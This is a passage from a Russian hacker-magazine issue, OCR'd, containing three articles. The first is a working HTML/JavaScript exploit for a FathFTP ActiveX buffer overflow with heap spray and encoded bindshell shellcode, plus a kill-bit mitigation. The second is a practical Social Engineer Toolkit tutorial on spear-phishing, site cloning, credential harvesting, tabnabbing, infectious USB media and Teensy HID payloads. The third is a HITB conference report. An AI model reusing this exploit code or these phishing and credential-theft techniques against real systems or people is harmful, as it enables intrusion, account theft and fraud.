эксплойта, был без всего — пустым. Некоторые байты в буфере при переполнении были не ASCI-символами, что привело к искажению значения, в общем, совершенная шляпа. На самом деле такие эксплойты за 10 секунд можно превратить в рабочие, для этого достаточно добавить Heap Spray (или точно вычислить адрес буфера с шеллкодом) и заменить указатель SEH на адрес с шеллкодом. Если мы говорим о Heap Spray, то середина памяти всегда под нашим контролем, например, будем использовать адрес 0x0C0C0C0C. Напомню, что Heap Spray — это просто большой массив в памяти браузера, где мы пишем шеллкод. Большой динамический массив — много памяти в куче. Поэтому мы забираем столько памяти, чтобы адрес с шеллкодом можно было просто угадать — тыкаешь в середину памяти, а там с большой вероятностью наш шеллкод (вернее, nop' слайс — пустые операторы, а потом сам шеллкод). Тогда алгоритм следующий: сначала создаем большой динамический массив с большим куском пустых операторов — nop'ов (оп код — 0x90). В конце добавляем шеллкод — открытие бэкдора на 28876 порту. Затем формируем буфер для FathFTP. Огромную строку размером 1540 байт. Содержимое строки, все байты, — 0x0C. Затем вызываем функцию компоненты — FileExists(), и в качестве параметра указываем нашу строку с 0x0C. Функция начнет обрабатывать параметр и скопирует его в свою переменную, но памяти для переменной выделено меньше, чем 1540 байт. В итоге остальные байты строки будут скопированы вне буфера в стеке, затирая все то, что лежит в памяти за переменной, включая адрес обработки исключительной ситуации. В результате SEH-указатель станет равным 0x0C0C0C0C. После этого произойдет сбой в работе функции при копировании данных, что вызовет обработку исключительной ситуации. Программа возьмет адрес обработчика из стека, из вершины цепочки SEH-адресов. Именно этот адрес мы и перезаписали, поэтому управление перейдет по адресу 0x0C0C0C0C. К великой удаче именно по этому адресу находится один из элементов динамического массива, который мы создали в самом начале (Heap Spray). Поэтому содержимое этого массива будет интерпретировано как исполняемый код и исполнено. Процессор пройдется по цепочке 0x90 — пустым операторам — и дойдет до шеллкода, который и будет выполнен. Сам эксплойт прост до безумия:

```
<html>
//CLSID FathFTP — подгружаем уязвимый модуль
<object classid='clsid:62A989CE-D39A-11D5-86F0-
B9C370762176' id='target'></object>
<script>

// Шеллкод — Skyland win32 bindshell — открывает на 28876
TCP-порту cmd.exe
```



Переполнение буфера в стеке — классика жанра

```
var shell = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b
3c%u0554%u0178%u52ea%u528b%u0120%u31ea%u31c0%u41c9%u348
b%u018a%u31ee%uc1ff%u13cf%u01ac%u85c7%u75c0%u39f6%u75df
%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b%u1c5a%ueb01%u048b%
u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040%u408b%u8b0c%u
1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233%u642e%u7
768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89%uc5
89%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7da
b%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6
%u7934%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%ucc70%
uccfe%u8950%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%u
ffff%uc031%u5650%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u1
06a%u5054%ubb56%uf347%uc656%u23e8%uffff%u89ff%u31c6%u53
db%u2e68%u6d63%u8964%u41e1%udb31%u5656%u5356%u3153%ufec
0%u40c4%u5350%u5353%u5353%u5353%u5353%u6a53%u8944%u53e0
%u5353%u5453%u5350%u5353%u5343%u534b%u5153%u8753%ubbfd%
ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048%ubb53%ucb43%u
5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0%ufec2%uf
fff%uc483%u615c%u89eb");

//Готовим heap-spray, 90 — nop
var bigbk=unescape("%u9090%u9090");
var header=20;
var space=header+shell.length;
while(bigbk.length < space) bigbk+=bigbk;
var fillbk=bigbk.substring(0,space);
var bk=bigbk.substring(0,bigbk.length-space);
while(bk.length+space<0x40000) bk= bk+bk+fillbk;
var mem=new Array();
//Большой массив
for(i=0; i<800;i++) mem[i]=bk+shell;
var buff="";
//Большая строка с 0x0C
for(i=0; i<1540;i++) buff+=unescape("%0c%0c%0c%0c");

//Переполняем буфер…
target.FileExists(buff);
</script>
</html>
```

SOLUTION

Патча нет. Если все же у тебя каким-то образом оказалось данное ПО, либо удали, либо установи Kill bit. Kill bit запрещает подгружать компонент через браузер, что, в принципе, может помочь. Для установки бита нужно зайти в реестр, в ветку HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\, создать там раздел 62A989CE-D39A-11D5-86F0-B9C370762176 и параметр Compatibility Flags, типа REG_DWORD, туда занести значение 0x00000400.

Дмитрий «D1g1» Евдокимов dsecrg.com



СОЦИАЛЬНАЯ РЕАЛЬНОСТЬ

SET — лучший набор гениального хакера

Постепенно человеческие чувства, эмоции, отношения, да и жизнь в целом все больше и больше переносятся в мир компьютеров, в мир глобальных сетей, в мир нулей и единиц. Этот мир живет по своим правилам. Правилам, которые меняются каждый день, и незнание которых приводит к печальным последствиям. Самое ценное здесь — это знание, самое мощное оружие здесь — это знание. Мы сами создали этот мир. Мы сами рвемся в него с головой... вместе с нашими vulnerability...

INTRODUCTION

Человек — самое слабое звено в системе — это уже давно известно. Человек непостоянен, а поступки его предсказуемы. Его действия порой необоснованны и не подчиняются никакой логике. Слабость системы можно закрыть патчем раз и навсегда, слабость человека — нет. Как результат — неограниченный простор для фантазии, цель которой — доступ к системе, и дорога, к которой идет через километры проводов и радиоволн, а на входе стоит человек. О том, благодаря каким изъянам человека можно проникнуть внутрь, читай в «PSYCHO», а я расскажу об инструменте, которой поможет сделать эту дорогу более простой и комфортной.

IT IS BEATIFUL S.E.T.

Так перейдем от слов к делу. А поможет нам в этом Social Engineer Toolkit (SET), написанный специалистом по безопасности David Kennedy (ReL1K), распространяющим его под лицензией GPLv2. Данный toolkit достаточно недавно появился на свет, но сразу обрел популярность и был включен в BackTrack, на котором мы и будем производить все манипуляции. Для начала обновим (установим) SET следующей командой:

```
svn co http://svn.thepentest.com/social_engineering_
toolkit /pentest/exploits/SET
```



Сайт www.social-engineer.org

Прелесть SET заключается в том, что он написан на Python и при этом не требует никаких сторонних питоновских модулей, которые бы пришлось устанавливать дополнительно. Работа ведется через интерактивное меню, где лишь необходимо выбирать желаемые пункты работы приложения. На каждом шаге меню сопровождается хорошим описанием предлагаемых подпунктов, так что справится даже ребенок (тут становится немного страшно :)). Для своей работы, помимо интерпретатора Python, SET использует много сторонних проектов, которые уже есть в составе дистрибутива: Metasploit, ettercap, sendmail, apache и др. Можно, конечно, обойтись и без них, но функционал программы намного уменьшится. SET невидимо для пользователя использует сторонние программы, не вовлекая его в премудрости настройки последних. Но сам toolkit оттюнинговать в некоторых ситуациях просто необходимо, и для этого придется обратиться к файлу настроек:

```
/pentest/exploits/SET/config/set_config
```

В set_config по большей части находятся настройки, которые отвечают за взаимодействие SET и сторонних программ (и их поведения). Не стоит забывать, что это проект open-source, и в нем всегда можно поразбираться, что-то добавить (0-day например), улучшить и подправить. Но давай перейдем к рассмотрению арсенала SET, ведь именно это тебе не терпится сделать.
Итак, SET предоставляет собой функционал для проведения четырех основных векторов атаки:

Основные вектора атаки SET

- `E-MAIL ATTACK VECTOR`
- `WEB ATTACK VECTOR`
- `CD/DVD/USB ATTACK VECTOR`
- `Teensy USB HID ATTACK VECTOR`

При проведении атаки через e-mail используются эксплойты, реализующие уязвимости типа file format, такие как:

- `Adobe Flash Player 'newfunction' Invalid Pointer Use`




SET запущен на Nokia N900

- `Adobe Collab.collectEmailInfo Buffer Overflow`
- `Adobe Collab.getIcon Buffer Overflow`
- `Adobe JBIG2Decode Memory Corruption Exploit`
- `Adobe PDF Embedded EXE Social Engineering`
- `и другие`

А при атаке через веб-вектор, как это ни удивительно, эксплойты, реализующие уязвимости в браузерах:

- `LNK Code Execution (MS10-046)`
- `Help Center XSS and Command Execution (MS10-042)`
- `IE iepeers.dll Use After Free (MS10-018)`
- `IE Tabular Data Control Exploit (MS10-018)`
- `IE "Aurora" Memory Corruption (MS10-002)`
- `и другие`



Метод Java Required в деле

Надежность каждого эксплойта равна его надежности из metasploit, как раз в этом моменте и происходит взаимодействие SET и metasploit. Автор SET не пишет своих эксплойтов, а просто позволяет получить доступ к проверенным и хорошо зарекомендовавшим себя эксплойтам в Metasploit. А теперь давай поподробней остановимся на каждом из векторов атак и посмотрим, какие атаки они несут на самом деле, и как можно воспользоваться этим на практике...

E-MAIL ATTACK VECTOR

Начнем наше путешествие с email-вектора атаки. Для этого в главном меню выберем пункт «Spear-Phishing Attack Vectors». В наше время сложно представить человека без электронной почты, а без соблазна получить что-нибудь на халяву — еще сложней. А когда халява сама приходит тебе на электронный ящик — это вообще не жизнь, а сказка. Для начала нужно определиться с количеством целей, ведь SET предоставляет два режима рассылки:

```
• Индивидуальная  рассылка
• Массовая рассылка
```

Для массовой рассылки необходим заранее сформированный файл со списком целевых адресов. Формат данного файла очень прост — один адрес на строку, и находится он в /pentest/exploits/SET/config/mailing_list.txt. А так все сродни написанию обычного письма — необходимо заполнить тему письма и его содержание. В принципе, чтобы каждый раз не повторять один и тот же ввод, можно сделать шаблон и в дальнейшем использовать его при необходимости. Что касается отправки письма, то тут есть три варианта:

```
• Gmail-аккаунт
• Свой Sendmail open-relay
• Чей-то open-relay сервер
```

Как видишь, есть варианты на любой вкус: можно отправить письмо через свой Gmail-аккаунт, не выходя из SET, воспользоваться Sendmail-сервером, который будет автоматически поднят SET на BackTrack, и слать через него, либо заранее найти open-relay в интернете.
Чтобы определить, является ли SMTP-сервер open-relay, можно воспользоваться готовым NSE-скриптом Nmap:

```
nmap --script smtp-open-relay.nse <host>
```

Благодаря open-relay можно отсылать письма с чужих адресов, но не стоит забывать, что у жертвы может использоваться механизм «reverse lookups», который способен определить соответствие доменного имени отправителя письма.
Боевая нагрузка (Meterpreter Reverse_TCP, Reverse VNC, Reverse TCP Shell) вместе с эксплойтом прозрачно выбираются из metasploit и идут внутри присоединенного к письму PDF-файла, который может быть как заготовкой SET, так и любым твоим PDF-вложением. Остается поднять listener и ждать, пока человеческий фактор сыграет злую шутку.

WEB ATTACK VECTOR


Данный вектор атаки предоставляет нам более интересные, изощренные и разноплановые способы атаки пользователей, чем первый. Говоря о способе через веб, можно выделить и общую черту (с единственным исключением), проходящую через атаки этого типа — использование поддельной веб-страницы на автоматически поднимаемом веб-сервере. Хотя современные браузеры и стараются бороться против поддельных сайтов, окончательное решение о том, доверять или не доверять сайту, принимает человек, а порой просто подводит человеческая невнимательность.

Social Engineering CTF

Данное событие впервые произошло не так давно, а именно — на DEFCON 18 в Riviera Hotel & Casino в Las Vegas, штат Nevada. Организаторами этого состязания были Social-Engineer.Org и Offensive Security. Всем участникам были розданы целевые компании, информацию о которых им необходимо было добыть, используя свои навыки в области социальной инженерии, и только законными способами. При этом участникам запрещалось выдавать себя за работников государственных учреждений, правоохранительных органов или юридических лиц, а также нельзя было связываться с родственниками сотрудников компаний. А задачей участников был, как и в любом CTF, захват флагов, но только флаги тут были необычные. В качестве флагов использовались: название кофе-машины в компании, название браузера, антивируса и их версии, и даже то, кто обрабатывает информацию в шредере и многое другое, но никакой финансовой информации, паролей пользователей и персональных данных, так как целевые компании были реальными, а не вымышленными. Но самым дорогим флагом было заставить сотрудника компании посетить определенный URL. Стоит отметить, что среди компаний были такие монстры, как Google, BP, McAfee, Symantec, Shell, Microsoft, Oracle, Cisco, Apple и Walmart. Как сказали организаторы, соревнование прошло хорошо, даже очень хорошо :).
Хочется также упомянуть компанию Digital Defense, которая даже разослала всем своим клиентам предупредительное письмо с заголовком «Warning Regarding DEF CON 18 Social Engineering Contest», в котором призывала их быть очень бдительными на время данного мероприятия.

metasploit-fakeUpdate

Хакер под ником g0tmi1k написал небольшой, но очень интересный bash-скрипт — metasploit-fakeUpdate, который позволяет с помощью поддельного окна обновления, говорящем о необходимости установить patch для закрытия критической уязвимости (есть поддержка Linux, OSX, Windows), протроянить жертву. Для этого скрипт автоматически поднимает DHCP и веб-сервер, запускает DNSSpoof и ARPSPoof, из-за чего жертва никак не может попасть на желаемый сайт, а постоянно видит поддельное окно с просьбой установить патч. Нам лишь остается ждать, когда жертва падет под нашим натиском и установит «обновление». Ну, а затем наш «патч» запускает выбранную нагрузку. На выходе мы можем получить консоль meterpreter и SBD (Secure BackDoor) или VNC, ну, или, собственно, прописанный backdoor. Также есть возможность указать необходимый sniffer из набора dnsiff, чтобы смотреть, что делает жертва. Как можно заметить, весь набор данного софта уже предустановлен во всеми любимом BackTrack.



Teensy USB HID

Как упоминалось ранее, SET прекрасно работает в связке с ettercap, и чтобы пользователь не заметил подвоха в адресной строке, можно применить ARP-spoofing. В таком случае жертва вместо оригинального сайта попадает на наш поддельный сайт. Естественно, жертва должна находиться в нашей же подсети.

Также заманить пользователя на наш сайт можно с помощью XSS, email-рассылки, звонка из техподдержки провайдера... В принципе, здесь дело ограничивается лишь твоей фантазией. Говоря о почте, стоит вспомнить о первом векторе атаки, который может прекрасно работать и через веб. Для этого при рассылке в текст письма добавляем URL, предварительно сжатый с помощью сервиса www.bit.ly (или ему подобным). Естественно, вектор атаки через почту не предоставляет возможности отправки нормального файла, но никто не мешает после создания файла подменить его на нормальный в /pentest/exploits/SET/src/program_junk/<name_file>.pdf.

Так как данный вектор сводится к созданию подложного сайта и заманиванию на него жертвы, то SET берет на себя первую часть плана и справляется с ней на «отлично», предоставляя нам три варианта создания такого типа сайтов:

```
• Заготовки Gmail, Google, Facebook, Twitter
и Java Required
• Клонирование сайта
• Собственный сайт
```

Среди сайтов-заготовок, наверное, стоит остановиться только на «Java Required», при попадании на который появляется страничка с сообщением, что для ее просмотра необходима Java, и подробная инструкция о том, как ее установить. Лучше всего данный шаблон выбирать при проведении атаки Java Applet, но об этом чуть позже.

Второй режим самый лакомый — это полное клонирование веб-страницы любого сайта. Для этого достаточно лишь сообщить toolkit'у необходимый URL, а дальше — дело техники. Через несколько секунд мы уже имеем копию любой веб-страницы. И последний режим дает возможность поднять свой собственный сайт, указав лишь директорию на диске, где он расположен. Здесь можно развернуть как какой-нибудь большой сайт, так и просто страницу с ошибками «404», «Идут профилактические работы», «Идет загрузка ...», «Содержание данного сайта несовместимо с вашим браузером, попробуйте открыть ссылку с помощью IE». Главное, чтобы жертва ничего не заподозрила и как можно дольше пробыла на сайте.

Первое, что мы видим, зайдя в пункт web-attack — это The Java Applet атака. Java Applet спуфит поддельный Java Certificate, и, если цель принимает его, на ней запускается metasploit payload. Самым главным достоинством данного метода является то, что нас не интересует, какой ОС и каким браузером пользуется пользователь, главное, чтобы у него на машине стояла Java. За такой замечательный Java Applet мы должны сказать спасибо Thomas Werth.

Ну и, конечно, эксплуатацию уязвимостей браузеров никто не отменял, и для этого есть пункт «The Metasploit Browser Exploit Method». Здесь SET на созданную нами страницу помещает эксплойт, который будет ждать своего часа. Так как большинство новых эксплойтов пробивают к IE (не факт, что жертва им пользуется), то можно, применив социальную инженерию, заставить юзера зайти по ссылке именно с помощью IE — как показывает практика, это вполне возможно.

Метод «Credential Harvester» очень прост как в реализации, так и в применении, ведь его задача заключается в сборе всей информации, которую ушастый юзер ввел на странице подготовленного нами сайта. Так что с его помощью очень просто слить аутентификационные данные ничего не подозревающего пользователя.

У многих людей при серфинге интернета открыто много вкладок: для часто посещаемых сайтов, чтобы что-то просмотреть в будущем и т.д. С большим количеством открытых вкладок и с течением времени достаточно трудно вспомнить, что открыл сам, а что скинули посмотреть по мессенджеру ICQ, Skype, Jabber или e-mail. Как раз на это и рассчитана Tabnabbing-атака. Данная атака формирует специальную страницу, на которой первоначально красуется надпись «Please wait while the site loads...», а затем, когда пользователю надоедает ждать загрузки страницы, и он переключается на другую вкладку в браузере, наша подготовленная страница изменит свой вид на вид страницы от популярного почтового сервиса, куда мы хотим позаимствовать аутентификационные данные. Уже в следующий раз, когда жертва будет просматривать свои вкладки, она наткнется уже на сильно знакомый ему интерфейс и, возможно, захочет проверить свою почту в данном окне (не набивать же адрес заново в новом). А дальше наша страничка работает аналогично методу Credential Harvester. Да, и начиная с версии SET 0.6.1, стало возможно использовать SSL (как самоподписанный, так и заранее купленный сертификат). Так что атака может стать еще более мощной и красивой.

Метод «Man Left in the Middle Attack» был внесен в toolkit человеком с ником Kос и использует HTTP REFERER для сбора данных из полей, которые пользователь заполнил на сайте. Этот метод является единственным, для которого можно не создавать поддельный сайт, но необходимо наличие уязвимости типа XSS на реальном сайте, данные с которого нас интересуют, для ее проведения. Получается, что мы просто используем XSS на реальном сайте в режиме Credential Harvester и получаем нужный нам profit.



links

• secmaniac.com — сайт David Kennedy (ReL1K), автора Social-Engineering Toolkit (SET)

• offensive-security.com/metasploit-unleashed/Social-Engineering-Toolkit — сайт Metasploit Unleashed об использовании SET

• social-engineer.org — сайт о Exploiting Human Vulnerabilities

• g0tmi1k.blogspot.com/2010/05/script-video-metasploit-fakeupdate-v011.html — запись в блоге g0tmi1k, автора metasploit-fakeUpdate



info

• Последняя актуальная версия SET на момент выхода статьи — v0.6.1

• Open-relay — это когда почтовый сервер разрешает пересылку почты куда угодно и кому угодно.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!




mfu в действии

CD/DVD/USB ATTACK VECTOR

Далеко не у всех в настройках отключена автозагрузка, да и LNK-эксплойт во всю свирепствует, так что данное направление проникновения в систему до сих пор представляет определенный интерес. SET позволяет создать необходимый материал для такой атаки. Для этого необходимо воспользоваться пунктом меню Infectious Media Generator, который любезно поинтересуется о твоих предпочтениях в payload, Encoder, количестве итераций кодирования нагрузки (для AV bypass) и порта для reverse-connect. В результате в корневой папке SET появится папка autorun с двумя файлами: program.exe (наш payload) и autorun.inf, запускающий program.exe. Записываем полученный материал на CD/DVD/USB и подсовываем жертве.

TEENSY USB HID ATTACK VECTOR

Благодаря IronGeek и WinFang в SET появился такой изощренный вектор атаки, как Teensy USB HID (human interface device). Правда, для этого придется немного раскошелиться, но это того стоит. Teensy — это очень маленькое программируемое устройство с mini-USB интерфейсом. Teensy USB на борту имеет AVR-процессор с частотой 16 МГц, флеш-память 32-128 Кб, RAM-память 2,5-8 Кб и стоит этот малыш $18-27, в зависимости от модели. Прелесть данного устройства заключается в том, что оно является программируемым и определяется в системе как USB-клавиатура, что как следствие, позволяет обойти любой запрет на автозагрузку и т.д. Оно также не нуждается в специальных драйверах и, имея очень маленький размер, может быть незаметно установлено на компьютер, пока хозяин машины отвлекся. И это еще не все — устройство обладает таймером и датчиком, что дает возможность запуска начинки при определенных условиях. Единственным недостатком является то, что оно определяется в системе немного дольше, чем обычное USB U3 устройство. В общем, дело осталось за малым — залить нужную нам нагрузку в pde-формате на Teensy. Вот тут как раз нам и поможет SET,



Сообщение о критической уязвимости, создаваемое mfu

он генерирует нашу нагрузку в teensy.pde, который затем с помощью Arduino IDE и Teensy Loader по USB заливается на устройство. Стоит отметить, что в качестве нагрузки можно использовать Powershell HTTP GET MSF, WSCRIPT HTTP GET MSF и Powershell based Reverse Shell. Если данного набора тебе недостаточно, то можно написать свой payload на C или воспользоваться Arduino IDE, которое понимает USB HID out of the box! Теперь в манере агента 007 (никаких убийств, только незаметность) получаем физический доступ к системе и незаметно, элегантно own'им ее.

CONCLUSION


Как видишь, социальная инженерия набирает новые обороты — благодаря ей можно добиться того, чего не сможет ни один эксплойт. А с привлечением автоматизированных средств это становится сделать намного более просто и массово, так что пробив растет. Растет и количество пользователей ПК, а вот компьютерная грамотность — только падает. И это только начало, мой друг, это только начало...

WWW.XAKEP.RU
ХАКЕРСКАЯ ПОЧТА
В ДОМЕНЕ @XAKEP.RU

ПОЧТА

457

Реклама



Александр "sh2kerr" Поляков



НАШИ НА HITB

Мировые достижения элитного взлома

В этой статье я поведаю тебе об одной очень хорошей и известной конференции — Hack In The Box. В ней ты узнаешь, что происходит на таких конференциях, кто выступает с докладами, а также что творится помимо докладов... Ну и, конечно же, узнаешь много новых и интересных хакерских методик, любезно отобранных для тебя из элитных выступлений.

ВПЕРЕД!

Итак, начнем с того, что наша исследовательская лаборатория в составе двух человек, таких как я и всем известный мой коллега, Алексей Синцов, с двумя разными докладами была приглашена на конференцию Hack In The box в Амстердаме. Событие на самом деле знаковое, так как по факту никто из русских исследователей (имею в виду живущих в России) на столь значимых конференциях не выступал, кроме, разве что, Криса Касперски, но кто-то же, в конце концов, должен рассказать всему миру, что в России живут не только Блекхаты, но и интеллигентные и образованные этичные хакеры, чем мы собственно и занимаемся на международных конференциях, коих уже было посещено немало. И все они произвели довольно приятные впечатления, за исключением естественно вечных шуток про русских хакеров, и что русским неплохо бы вообще закрыть доступ в интернет (слова Микко Хайпонена из Fsecure, произнесенные на конференции T2 в Финляндии), что уже порядком поднадоело, ибо за державу-то обидно.

Путешествие было с пересадкой в Германии, откуда я прямиком на поезде направился в Амстердам, где удалось комфортно поработать и доделать свою презентацию, так как, естественно, все лучшее делается в последний момент. В очередной раз замечаю, что организаторы конференций выбирают для их проведения интересные места (Амстердам, Лас-Вегас, Дубай) и еще не скупятся на места проведения, так что все очень на высоком уровне, хоть и конференции некоммерческие.

Итак, хватит вводных слов, лучше посмотрим, кто же выступал на конференции, и пройдемся по наиболее интересным, на мой взгляд, докладам. Те, что я не осветил, ты всегда можешь скачать в интернете и разобраться в них самостоятельно, более того — архив со всеми докладами прилагается к диску. На конференции выступали такие специалисты, как Антон Чувакин (независимый консультант, бывший работник Qualys), Laurent Outdot (директор компании TETHRI Security), Федор Ярочкин (наш соотечественник, эмигрировавший в 2000-х в Тайланд, и автор знаменитой XProbe), Saomuil Shah (из NetSquare) и, конечно же, представители DSecRG. Итак, начнем с более общего описания докладов, самые интересные из которых мы в конце рассмотрим подробнее.

ОБО ВСЕМ ПОНЕМНОГУ

Конференция началась со вступительного слова Антона Чувакина, известного эксперта в области безопасности, специализирующегося на вопросах PCI DSS и лог-мэнеджмента. В докладе была освещена его любимая тема — соответствие стандартам и реальная безопасность. Его мессадж был в том, чтобы, наконец, начать строить мосты между двумя разными подходами: Compliance First и Security First. Еще один наш соотечественник, Федор Ярочкин, автор известной утилиты X-Probe и, по совместительству, просто классный парень, рассказывал о русских блекхатах и криминалах, объясняя по ходу презентации, что значат такие термины, как картон, дроп и прочее. Для нас, конечно,

Корабль, на котором проводилась Afterparty конференции HITB

все это не ново, но европейцам, видать, было очень интересно.
К сожалению, эту я презентацию пропустил, так как сам в это время был на параллельном треке — рассказывал про безопасность ERP-систем на примере SAP, показывая, как легко можно через клиентов SAP получить доступ к корпоративным секретам компании, используя нашу тулзу — sapsploit. Помимо этого мне также удалось дать небольшое интервью для BBC Radio1 о безопасности ERP, но это уже совсем другая история. Кроме презентации про русских криминалов Федор также рассказывал о новой версии своего старого детища — Xprobe-NG. Для тех, кто в танке, или уже успел позабыть, рассказываю. XProbe в олдскульные времена была культовой программой, используемой для удаленного определения версии ОС, качественно отличаясь от того же Nmap количеством посылаемых пакетов (в меньшую сторону, что очень даже важно при анализе больших подсетей). В новой версии появилось множество нововведений, и вот часть из них:
1. Определение не только ОС, но и различных девайсов, таких как кэширующие системы, прозрачные прокси, ханипоты, виртуальные машины, свичи, системы обнаружения и предотвращения вторжений, файерволы уровня приложений и даже хосты, реализующие спуфинг атаку;
2. Определение версии ОС на основе приложений и корреляция данных;
3. Поддержка IPv6;
4. Улучшенный движок, минимизирующий необходимое количество посылаемых пакетов.
В целом звучит неплохо, жаль только, что не все эти нововведения доступны, поскольку еще находятся в разработке. Будем надеяться на их скорейшее появление, пожелаем удачи Федору и не забываем заглядывать на сайт его проекта — http://xprobe.sourceforge.net.
Нельзя не отметить моего коллегу, Алексея Синцова, который собрал немало народу на своем выступлении, описывая особенности написания шеллкода для метода JitSpray, в итоге в разы увеличив скорость его работы, а также показав, что это проблема не только Flash, но и любого JIT-компилятора. Кроме того, он продемонстрировал (почти успешно :) атаку на последнюю версию JIT-компилятора в браузере Apple Safari. Подробности ты можешь прочитать в предыдущем номере. От себя добавлю, что бессонные ночи над этой




Главный холл конференции, где можно было пообщаться с коллегами по всему миру


презентацией были проведены Алексеем не зря — народу действительно понравилось.
Следующий доклад, о котором хотелось бы рассказать, назывался «How to rate the security of closed source software», и рассказывал его один мой знакомый, Michael Thumann из компании ERNW. Этот доклад я приметил еще на конференции Troopers, когда он был рассказан впервые. Идея его такова: представь себе, что тебе необходимо оценить безопасность и уровень доверия для крупного проекта. Реально крупного проекта, к примеру, порядка тысячи бинарников. Необходимо ответить на вопрос: можем ли мы доверять этой программе обработку наших критичных данных? Стандартные подходы, такие как фаззинг, реверс-инжиниринг и сандбоксинг, не подходят — слишком ресурсоемко, и требует обученного персонала. Что же делать? Ответ прост — в качестве альтернативы предлагается использовать различные метрики, получая в результате по всем проверкам некий общий индекс под названием Thumann's Trustworthiness Index. Остается только разобраться, какие метрики использовать. Автор предлагает следующие:

```
Проверка использования в библиотеке DEP (разработано);
Проверка использования в библиотеке ASLR (разработано);
```





Я собственной персоной



Алексей Синцов

```
Проверка использования в библиотеке SafeSEH (разрабо-
тано);
Проверка версии линковщика (разработано);
Проверка, скомпилирована ли библиотека с опцией /GS
(в разработке);
Проверка, используется ли упаковщик (в разработке);
Проверка на использование небезопасных функций (в
разработке);
Проверка на использование сетевых функций (в разра-
ботке);
Проверка на обращение к реестру (в разработке);
Проверка на создание файлов (в разработке);
Проверка на наличие подписи кода (в разработке);
Прочие проверки.
```

